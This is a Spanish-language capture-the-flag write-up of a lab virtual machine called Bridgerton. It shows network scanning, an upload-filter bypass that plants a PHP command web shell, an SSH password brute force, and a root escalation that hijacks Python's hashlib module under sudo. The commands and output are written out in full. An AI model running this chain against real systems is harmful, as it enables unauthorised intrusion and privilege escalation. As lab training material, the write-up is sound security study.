


## Bridgerton




Ejecutando nmap detectamos los puertos 20 y 80 de la máquina abiertos.

```
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.23
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 16:28 CET
Nmap scan report for 192.168.16.23
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ad:fa:fa:1a:e7:99:65:1b:f9:e9:c4:55:be:f5:3a:f3 (ECDSA)
|_  256 d7:87:d7:2e:d9:a3:4e:87:87:3d:b9:b8:ba:89:b5:fd (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Universidad Bridgerton
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:0F:95:D8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Realizamos un escaneo con gobuster para detectar algunas de las páginas ocultas.

```
> gobuster dir -u http://192.168.16.23 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,md,php,zip,ta
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.16.23
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,md,php,zip,tar
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 4289]
/login.php (Status: 200) [Size: 2392]
./php (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [--> http://192.168.16.23/uploads/]
/javascript (Status: 301) [Size: 319] [--> http://192.168.16.23/javascript/]
/registras.php (Status: 200) [Size: 274]
/registro.php (Status: 200) [Size: 980]
./php (Status: 403) [Size: 278]
./html (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
```

Navegando por el puerto 80 llegamos hasta este formulario de registro.



← → ↻ 🏠 192.168.16.23/registro.php

🔥 Exploit-DB 🔥 Google Hacking DB 🚫 base64 | GTFOBins 🦴 Online - Reverse Shel.

# Registro

Nombre:


Email:

Contraseña:

Archivo:  No file selected. Solo se permiten .jpg, .jpeg, .png

Luego de hacer varias pruebas vemos que tampoco nos admite los formatos jpeg,jpg ni png. Es por ello que vamos a buscar alguna extensión (con código) que podamos ejecutar.

A modo de prueba creamos el siguiente script en php.



```
> batcat shell.php
```

	File: shell.php
1	<?php phpinfo(); ?>

🐱 ~/.CTFs/bridgenton ✓

Abrimos burpsuite en el modo repeater a partir de la siguiente petición. Como esta extensión la tiene contemplada, vamos a seguir probando.

←

→

×

⚠ Not secure

192.168.16.23/registro.php

# Registro

Nombre:

a

Email:

a@a.es

Contraseña:

•

Archivo:

Choose File

shell.php

Solo se permiten .jpg, .jpeg, .png

Registrarse

1 POST /procesar\_registro.php HTTP/1.1

2 Host: 192.168.16.23

3 Content-Length: 501

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.16.23

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLbAOCpSHeGUFdpy

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.16.23/registro.php

12 Accept-Encoding: gzip, deflate, br

13 Connection: keep-alive

14 Content-Type: application/x-www-form-urlencoded

15 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

16 Content-Disposition: form-data; name="nombre"

17

18 a

19 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

20 Content-Disposition: form-data; name="email"

21

22 a@a.es

23 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

24 Content-Disposition: form-data; name="password"

25

26 a

27 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

28 Content-Disposition: form-data; name="archivo"; filename="shell.php"

29 Content-Type: application/x-php

30

31 <?php phpinfo(); ?>

1 HTTP/1.1 200 OK

2 Date: Tue, 21 Jan 2025 16:20:45 GMT

3 Server: Apache/2.4.57 (Debian)

4 Vary: Accept-Encoding

5 Content-Length: 128

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10 Error: Solo se permite cargar archivos con extensión .jpg, .jpeg, .png. Por favor, carga un archivo con una extensión válida.

Después de varios intentos, vemos que la extensión .phtml no está contemplada.

Request

Pretty

Raw

Hex

1 POST /procesar\_registro.php HTTP/1.1

2 Host: 192.168.16.23

3 Content-Length: 503

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.16.23

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLbAOCpSHeGUFdpy

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.16.23/registro.php

12 Accept-Encoding: gzip, deflate, br

13 Connection: keep-alive

14 Content-Type: application/x-www-form-urlencoded

15 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

16 Content-Disposition: form-data; name="nombre"

17

18 a

19 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

20 Content-Disposition: form-data; name="email"

21

22 a@a.es

23 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

24 Content-Disposition: form-data; name="password"

25

26 a

27 -----WebKitFormBoundaryLbAOCpSHeGUFdpy

28 Content-Disposition: form-data; name="archivo"; filename="shell.phtml"

29 Content-Type: application/x-php

30

31 <?php phpinfo(); ?>

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Date: Tue, 21 Jan 2025 16:24:29 GMT

3 Server: Apache/2.4.57 (Debian)

4 Vary: Accept-Encoding

5 Content-Length: 75

6 Keep-Alive: timeout=5, max=100



7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10 Archivo cargado con éxito. Bienvenido, a, te has registrado correctamente.

Con gobuster vimos que existía el directorio uploads, vamos a comprobar que se subió correctamente.



Una vez comprobado que podemos subir código php con la extensión .phtml y que se suben en el directorio por defecto uploads, procedemos a crear un fichero para poder ejecutar comandos.



Esta vez lo subimos desde el formulario sin necesidad de burpsuite.

# Registro


Nombre:

Email:

Contraseña:

Archivo:  cmd.phtml Solo se permiten .jpg, .jpeg, .png

Accedemos a uploads y probamos a ejecutar un comando para comprobar y verificar que el código funciona correctamente.



Revisando el fichero /etc/passwd vemos que existe un usuario llamado james.

```
192.168.16.23/uploads/cmd.phtml?cmd=cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
james:x:1000:1000:james,,,:/home/james:/bin/bash
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:102:109:MySQL Server,,,:/nonexistent:/bin/false
```

Si probamos a realizar un ataque de fuerza bruta contra ese usuario por el protocolo ssh vemos que encontramos la contraseña.

```
[22][ssh] host: 192.168.16.23 login: james password: bowwow
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-21 22:18:03
> ssh james@192.168.16.23
The authenticity of host '192.168.16.23 (192.168.16.23)' can't be established.
ED25519 key fingerprint is SHA256:0kiEweFhdJ5Pkc0+iWfjf/I5Edkk3bT5LNNSJ3d/au0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.23' (ED25519) to the list of known hosts.
james@192.168.16.23's password:
Linux Bridgenton 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 2 10:32:50 2024 from 192.168.1.41
james@Bridgenton:~$
```

Vamos a por la flag de user.

```
james@Bridgenton:~$ cat user.txt
```

Comprobando los permisos de sudo para el usuario vemos que puede ejecutar como root sin contraseña el script de python ubicado en /opt.

```
james@Bridgenton:~$ sudo -l
Matching Defaults entries for james on Bridgenton:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User james may run the following commands on Bridgenton:
  (root) NOPASSWD: /usr/bin/python3 /opt/example.py
```

En ese script tenemos lo siguiente.

```
import hashlib

if __name__ == '__main__':

    cadena = "Hola esta es mi cadena"

    print(hashlib.md5(cadena.encode()).hexdigest())
```

El path de python mira en primera instancia en el directorio actual.

```
james@Bridgenton:/opt$ python3 -c "import sys ; print(sys.path)"
['', '/tmp', '/usr/lib/python3.11.zip', '/usr/lib/python3.11', '/usr/lib/python3.11/lib-dynload', '/usr/local/lib/python3.11/dist-packages', '/usr/lib/python3/dist-packages']
```

Verificamos que tengamos permisos en el directorio de /opt.

```
james@Bridgenton:/opt$ ls -la
total 20
drwxr-xr-x  3 james root  4096 ene 21 22:54 .
drwxr-xr-x 18 root  root  4096 mar 29 2024 ..
-rw-r--r--  1 root  root   132 abr  1 2024 example.py
```

Creamos un script en python en el mismo directorio con el mismo nombre del módulo al que llama para que de esta manera se ejecute nuestro “modulo” malicioso.

```
james@Bridgenton:/opt$ cat hashlib.py
import os; os.system("/bin/bash")
```

Solo queda ejecutar el script con sudo para escalar privilegios para así obtener nuestra flag de root.

```
james@Bridgenton:/opt$ sudo /usr/bin/python3 /opt/example.py
root@Bridgenton:/opt# cd
root@Bridgenton:~# ls
root.txt
root@Bridgenton:~# cat root.txt
```